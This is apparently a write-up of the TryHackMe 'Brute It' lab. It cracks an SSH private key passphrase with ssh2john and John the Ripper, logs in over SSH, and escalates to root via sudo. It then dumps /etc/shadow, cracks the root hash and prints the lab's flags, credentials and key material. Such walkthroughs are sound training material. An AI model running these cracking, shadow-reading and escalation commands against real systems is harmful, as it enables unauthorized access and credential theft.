VOxaB4uzzTXUjP2H8Z68a34B8tMdej0MLHC1KUcWqgyi/Mdq6l8HeolBMUbcFzqA
vbVm8+6DhZPvc4F00bzIDvW23b2pl4Rral8fnEXHty6rfkJuHNVR+N8ZdaYZBODd
/n0a0fTQ1N361KFG5EF7LX4qKJz2cP2m7qxSPmtZAgzGavUR1JDvCXzyjbPecWR
y0cuCmp8BC+Pd4s3y3b6tqNuHarJfZSZ6B0eN99926J5ne7G1BmyPvPj7wb5KuW1
yKGn32DL/Bn+a4oReWngHMLDo/4xmxeJrpmtovwmJOXo5o+UeEU3ywr+sUBJc3W
8
oUOXNfQwjdnXMKgVspf8w7bGecucFdmI0sDiYGNk5uvmwUjukfVLT9JPMN8hOns7
onw+9H+FYFUbEeWOu7QpqGRTZYokJrXSrzlI3YFmxE9u3UHL0qqDUlsHjHccmnq
x
zRDSfkBkA6ltlqx55+cE0f0sdofXtvzvCRWba5GFaBtNjhF940Lx9xfbdwOEZzBD
wYZvFv3c1VePTT0wvWybvo0qJtfauB1yRGM1I7ocB2wiHgZBTxPVDjb4qfVT8FNP
f17Dz/BjRDUIKoMu7gTifpnB+iw449cW2y538U+OmOqJE5myq+U0IkY9yydgDB6u
uGrfkAYp6NDvPF71PgiAhcrzggGuDq2jizoeH1Oq9yvt4pn3Q8d8EvuCs32464I5
O+2w+T2AeiPI74+xzkhGa1EcPJavpjogio0E5VAEavh6Yea/riHOHeMiQdQIM+tN
C6YOrVDEUicDGZGVoRROZ2gDbjh6xEZexqKc9Dmt9JbJfYobBG702VC7EpxiHGe
J
mJZ/cDXFDhJ1lBnkF8qhmTQtziEoEyB3D8yiUvW8xRaZGIOQnZWikyKGtJRlRGZv
OcD6BKQSzYoo36vNPK4U7QAVLRyNDHyeYTo8LzNsx0aDbu1rUC+83DyJwUIxOC
md
6WPCj80p/mnnjcF42wwgOVtXduekQBxZ5KpwvmXjb+yoyPCgJbiVwwUtmgZcUN8B
zQ8oFwPXTszUYgNjg5RFgj/MBYTraL6VYDAepn4YowdaAlv3M8ICRKQ3GbQE6Z
C
miDKAMx3K3VJpsY4aV52au5x43do6e3xyTSR7E2bfsUblzj2b+mZXrmxst+XDU6u
x1a9TrlunTcJJZJWkrMTEL4LRWPwR0tsb25tOuUr6DP/Hr52MLaLg1ylGR81cR+W
-----END RSA PRIVATE KEY-----

John is a tool for cracking or decrypting passwords using a wordlist
I will use the command man john and also search online for more information

[john | Kali Linux Tools](#)

[How to use John the Ripper in Kali Linux - iFixit Repair Guide](#)

The default wordlist used by John is:

wordlist:/usr/share/john/password.lst

The location where John saves cracked passwords is:

./~john/john.pot

Command to use the John tool:

john file.something --wordlist=path_list/list

Meaning:

john: Using the John tool

file.something: The file (with its extension) that you want to crack

--wordlist=: Indicates the use of a password list

--wordlist=path_list/list: The specific wordlist to use, including its full path

If no results appear, run the command to view the cracked passwords database:

john --show <file>


I will use the rockyou.txt list, so I will write

john rsa_private_key.rsa --wordlist=/usr/share/wordlists/rockyou.txt

According to the website [password cracking - How do I crack an id_rsa encrypted private key with john the ripper? - Information Security Stack Exchange](#)


I need to change the extension of the file rsa_private_key.rsa to rsa_private_key.txt using the mv command (used to rename or move files)

mv ./rsa_private_key.rsa ./rsa_private_key.txt



```
L$ ls
rsa_private_key.txt
```

Then run the John again command john rsa_private_key.txt --wordlist=/usr/share/wordlists/rockyou.txt



```
L$ john rsa_private_key.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 25 password hashes with 25 different salts (cryptoSafe [AES-256-CBC])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:01:03 DONE (2024-05-25 19:07) 0g/s 224474p/s 5611Kc/s 5611KC/s 02102265315..*7iVamos
!
Session completed.
```

Now, I will change the extension from rsa_private_key.txt to rsa_private_key.hash using command mv ./rsa_private_key.txt ./rsa_private_key.hash



```
—$ mv ./rsa_private_key.txt ./rsa_private_key.hash
```


Then run John again command `john rsa_private_key.hash --wordlist=/usr/share/wordlists/rockyou.txt`

According to the same website [How to Crack SSH Private Key Passwords with John the Ripper « Null Byte :: WonderHowTo](#)

it turns out that John doesn't understand RSA files directly, so we will use the **SSH2John** tool to convert the RSA file into a hash file that John can understand

[Ssh2john how to | VK9 Security \(vk9-sec.com\)](#)

I renamed the file `rsa_private_key.hash` back to `rsa_private_key`,
Then ran the command `ssh2john rsa_private_key > ./rsa_private_key.hash`

Meaning

`ssh2john`: Using the `ssh2john` tool to convert an RSA file to a hash

`rsa_private_key`: The RSA file to convert

< Create a new file with the output

./ Save the file in the current directory

`rsa_private_key.hash`: The output hash file

```
ssh2john rsa_private_key > ./rsa_private_key.hash
```

I will verify that the file was created using `ls`

```
l-$ ls
rsa_private_key  rsa_private_key.hash
```

We will run John again using the command `john rsa_private_key.hash --wordlist=/usr/share/wordlists/rockyou.txt`

```
l-$ john rsa_private_key.hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
rockinroll (rsa_private_key)
1g 0:00:00:00 DONE (2024-05-25 19:31) 14.28g/s 1037Kp/s 1037Kc/s 1037KC/s rubicon..rock14
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Answer: The decrypted password from the RSA file we found is: **rockinroll**

You can also use Hashcat in addition to John the Ripper

Hashcat is a tool used to decipher (crack) passwords

[hashcat - advanced password recovery](#)

[How to Crack Hashes with Hashcat — a Practical Pentesting Guide \(freecodecamp.org\)](#)

[How to crack passwords with hashcat | Hashcat tutorial \(youtube.com\)](#)

Command hashcat <hashfile> <wordlist>

Meaning:

hashcat: Use the Hashcat tool

<hashfile>: The file containing the hash

<wordlist>: The password list that Hashcat will use to try to crack the password

Question want me to see user.txt file content

After we discovered John after we connected to the site and password rockinroll after RSA key decoding

Hello john, finish the development of the site, here's your [RSA private key](#).

```
rockinroll      (rsa_private_key)
```

We will connect from our machine to an Ubuntu server using ssh command ssh username@ip

So I typed the command ssh john@10.10.74.251

```
$ ssh john@10.10.74.251
john@10.10.74.251's password:
Permission denied, please try again.
```

since the server is configured for secure login using an **RSA key file**, I got an error because SSH is a secure connection, I needed to include the RSA key that was provided for secure access to the server.

To connect to a server via SSH with an RSA key, I searched Google for: ssh connect with rsa key command

Found command ssh -i '/path/to/keyfile' username@server

keyfile refers to my RSA key file

[openssh - How to ssh to remote server using a private key? - Unix & Linux Stack Exchange](#)

[What is ssh-copy-id? How ssh-copy-id works?](#)

Creating an RSA key file

[How to Use Public Key Authentication with SSH {Step-by-Step Guide} \(phoenixnap.com\)](#)

So I type command ssh -i /Documents/'tryhackme bruteit'/rsa_private_key john@10.10.74.251

Meaning

ssh Connecting using SSH

Flag -i Reads the RSA private key

rsa_private_key – My RSA key file

john The username

@ Used to connect to the server with the specified user

10.10.74.251 – The IP address of the server

```
-i identity_file
Selects a file from which the
identity (private key) for pub-
lic key authentication is read.
```

[ssh command breakdown. What are the parts? - Stack Overflow](#)

[ssh\(1\) - Linux manual page \(man7.org\)](#)

not give me

```
$ ssh -i rsa_private_key john@10.10.74.251 -y
john@10.10.74.251's password:
```

I search in google: can't connect with ssh private key

According to [networking - Can't ssh even with public key added to authorized keys - Ask Ubuntu](#)

[Why can't I ssh into my server using my private key? - Server Fault](#)

I need to give the developer rsa reading and writing permissions Only owner user for security reasons

Command chmod u+rw file so I type chmod u+rw ./rsa_private_key

```
$ chmod u+x ./rsa_private_key
(aviv@kali)-[~/Documents/tryhackme bruteit]
$ ls
rsa_private_key  rsa_private_key.hash
```

Or command chmod 600 ./rsa_private_key

```

(aviv@kali) [~/Documents/tryhackme bruteit]
$ chmod 600 ./rsa_private_key
024-05-25 20:09:31 net: add: 10.2.11.216/17 dev: tun0
024-05-25 20:09:31 Initialization Sequence Completed
024-05-25 20:09:31 Timers: ping 5, ping-restart 120
$ ls -l
total 8
-rw----- 1 aviv aviv 1766 May 25 19:04 rsa_private_key
-rw-r--r-- 1 aviv aviv 2467 May 25 19:28 rsa_private_key.hash

```

[How does chmod 600 to private ssh keys make them secure? What is the "minimum" accepted to connect via SSH? - Information Security Stack Exchange](#)

Meaning

chmod A command used to change permissions in Linux

R Read permission only

W Write permission only

X Execute permission only

0 No permissions

1 Execute permission only

2 Write permission only

4 Read permission only

[How to Set File Permissions in Linux - GeeksforGeeks](#)

[Linux File Permissions and Ownership Explained with Examples \(linuxhandbook.com\)](#)

[Understanding Linux File Permissions | Linuxize](#)

I will try to connect to the server again using ssh

Result: I succeeded

```

$ ssh -i rsa_private_key john@10.10.74.251
Enter passphrase for key 'rsa_private_key':
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-118-generic x86_64)
024-05-25 20:09:31 Using bear cipher: AES-256-CBC
Documentation: https://help.ubuntu.com

```

Check where am I and what in my folder

```

john@bruteit:~$ whoami
john
024-05-25 20:09:31 ROUT

```

```
john@bruteit:~$ pwd
/home/john
```

```
john@bruteit:~$ ls -l
total 4
-rw-r--r-- 1 root root 33 Aug 16 2020 user.txt
```

I discovered that the file user.txt is located where I currently am, and I have read permission for it
So I will read it using the cat command cat user.txt

```
john@bruteit:~$ cat user.txt
THM{a_password_is_not_a_barrier}
```

Answer Contents of user.txt: THM{a_password_is_not_a_barrier}

Question: What is the flag on the site?

Hello john, finish the development of the site, here's your [RSA private key](#).

THM{brut3_f0rce_is_e4sy}

Answer THM{brut3_f0rce_is_e4sy}

After connecting to the machine via SSH, we are asked to escalate privileges and find the root user's password.

It's important to remember that we are connected to a server running the Ubuntu edition of the Linux operating system.

In Linux, the root user is the default user created when the OS is installed, and it has the highest level of permissions in the system.

If you don't know what the root user is, you can search on Google: linux what is root user

[What Is "root" on Linux? \(howtogeek.com\)](https://www.howtogeek.com/10101/what-is-root-on-linux/)

[Linux Login as Superuser \(root user \) command - nixCraft \(cyberciti.biz\)](https://www.cyberciti.biz/faq/linux-login-as-superuser-root-user-command/)

The top of the file system hierarchy in Linux is the / directory (root).

If you're not sure what it is, you can search on Google: linux / folder

[A beginner's guide to navigating the Linux filesystem | Enable Sysadmin \(redhat.com\)](https://www.redhat.com/en/topics/linux/a-beginners-guide-to-navigating-the-linux-filesystem)

[The Linux Directory Structure, Explained \(howtogeek.com\)](https://www.howtogeek.com/10101/what-is-root-on-linux/)

In the Hint tab, we were given the tool GTFOBins

We will search on Google to see what the GTFOBins tool does

It is a website that lists known vulnerabilities and how to exploit them.

GTFOBins is a Linux binaries tool that contains a list of binaries which can be used for **local privilege escalation** on systems that are misconfigured

GTFOBins

I checked if the nmap tool is installed on the Ubuntu server, to see if I could use it for privilege escalation it's not installed

```
john@bruteit:~$ nmap
Command 'nmap' not found, but can be installed with:
sudo snap install nmap # version 7.80, or
sudo apt install nmap
See 'snap info nmap' for additional versions.

john@bruteit:~$ nmap -version
Command 'nmap' not found, but can be installed with:
sudo snap install nmap # version 7.80, or
sudo apt install nmap
See 'snap info nmap' for additional versions.
```

Next, I searched for files with SUID permission this permission allows a file to be executed with the privileges of the file's owner.

I searched for: search for files with SUID permission

I enter a site <https://www.tecmint.com/how-to-find-files-with-suid-and-sgid-permissions-in-linux/>

Inside I type command find directory -perm /permissions

I enter a site <https://unix.stackexchange.com/questions/180867/how-to-search-for-all-suid-sgid-files>

Inside I type command find "\$DIRECTORY" -perm /u=s,g=s

Use command find / file -perm /u=s

You can also use command find / -user root -perm /4000

Meaning 4000 value number of permission suid

[What is SUID, GUID and Sticky Bit in Linux? How to Use Them? \(linuxhandbook.com\)](#)

```
find / file -perm /u=s
```

I will check which groups I belong to an ID command

[id command in Linux with examples - GeeksforGeeks](#)

```
john@bruteit:~$ id
uid=1001(john) gid=1001(john) groups=1001(john),27(sudo)
```

Id command gives you information from your user's serial number, information about groups you are friendship

I would like to see which other users are in the sudo group

I will look at which file has a ls /etc command settings in the folder

```
ls /etc/
```

I want to see content of a file called a group contains all groups in the linux system

```
group
group-
```

I read it and search group sudo command `cat /etc/group | grep sudo`

Meaning

cat A command used to read the contents of a file

/etc/group This is the location of the group file

The pipe | takes the output of one command (in this case, command 1) and passes it into another command

enter result of command grep sudo inside command cat /etc/group

grep – Filters and shows only the content that matches the text you provide

sudo – The name of the group I'm searching for

I found that sudo has the SUID permission, which means I can run it with the owner's (root's) privileges, regardless of which user I am: /

```
/snap/core/9804/usr/bin/sudo
```

usr/bin/sudo

search usr/bin/sudo

/usr/bin/sudo – This is the execution path where the sudo command is run from by the linux system

[command line - Want to understand this permission of /usr/bin/sudo - Ask Ubuntu](#)

search inside Gtfobin: sudo

```
sudo
```

Binary

sudo

Functions

Sudo

Enter there

[sudo | GTFOBins](#)

 / sudo  Star

Sudo

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo sudo /bin/sh
```

I see command sudo sudo /bin/sh


Meaning

sudo Run command with temporary manager permissions

sudo What command to run

/bin/sh Opening a new terminal

For understanding the command can be used in chatgpt you can first say to chatgpt to give a more detailed answer in this case I want chatgpt to answer me as an expert in linux answer me as linux expert



Search where password save in linux

It saved inside file called shadow

Path /etc/shadow

Read it content with root permission command `sudo cat /etc/shadow`

```
john@bruteit:~$ sudo cat /etc/shadow
root:$6$zdk0.jUm$Vya24cGzM1duJkwM5b17Q205xDJ47LOAg/OpZvJ1gKbLF8PJBdKJA4a6M.JYPUTAaWu4infDjI88
```

We can present only the password of user root command `sudo cat /etc/shadow | grep root`

Copy root password to a file in our machine

```
root:$6$zdk0.jUm$Vya24cGzM1duJkwM5b17Q205xDJ47LOAg/OpZvJ1gKbLF8PJBdKJA4a6M.JYPUTAaWu4infDjI88U9yUXEVgL.:18490:0:99999:7 :::
```

```
john@bruteit:~$ sudo cat /etc/shadow | grep root
root:$6$zdk0.jUm$Vya24cGzM1duJkwM5b17Q205xDJ47LOAg/OpZvJ1gKbLF8PJBdKJA4a6M.JYPUTAaWu4infDjI88U9yUXEVgL.:18490:0:99999:7 :::
```

Create new file I name it `root_password.hash` command `touch root_password.hash`

```
touch root_password.hash
```

Edit the `root_password.hash` file with gedit command `gedit root_password.hash`

```
gedit root_password.hash
```



```
root_password.hash
1 root:$6$zdk0.jUm$Vya24cGzM1duJkwM5b17Q205xDJ47L0Ag/
OpZvJ1gKbLF8PJBdKJA4a6M.JYPUTAaWu4infDjI88U9yUXEVgL.:18490:0:99999:7:::
```

Try to decrypt the password with john the ripper tool

Command `john root_password.hash --wordlist=/usr/share/wordlists/rockyou.txt`

```
john root_password.hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 SSE2 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
football (root)
1g 0:00:00:00 DONE (2024-05-26 05:33) 10.00g/s 1280p/s 1280c/s 1280C/s 123456..diamond
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Result password of user root is football

Answer password of user root is football

Question: We were asked to find a root.txt file and read its contents

After I found the root password I will enter it with the command `su` or `su root`

By default it should be run with administrator privileges

[Su Command in Linux \(Switch User\) | Linuxize](#)

[SU Command in Linux: How to Use With Examples \(phoenixnap.com\)](#)

On this machine you don't need to run the `su` command as administrator a machine configured with this condition by tryhackme

Because `su` is short for switch user, which is used alone, it will redirect you to root

I wrote down the `su` command and entered the root password

```
john@bruteit:~$ su
Password:
root@bruteit:/home/john#
```

Search it with command `locate` command `locate -e root.txt`

```
root@bruteit:/home/john# locate -e root.txt
```

Didn't find a thing I wrote in google linux locate command not found file

[Locate command not found - Linux Tutorials - Learn Linux Configuration](#)

[ls - locate command finds a file's path, but the file does not exist in that path - Ask Ubuntu](#)

So I update the database of command `locate` that this command use

command updated and run again the command locate

```
root@bruteit:/home/john# updatedb
root@bruteit:/home/john# locate -e root.txt
/root/root.txt
```

You can see that root.txt is in the /root path, so read it with the cat command: cat /root/root.txt

```
root@bruteit:~# cat /root/root.txt
THM{pr1v1l3g3_3sc4l4t10n}
```

Answer: root.txt file content is THM{pr1v1l3g3_3sc4l4t10n}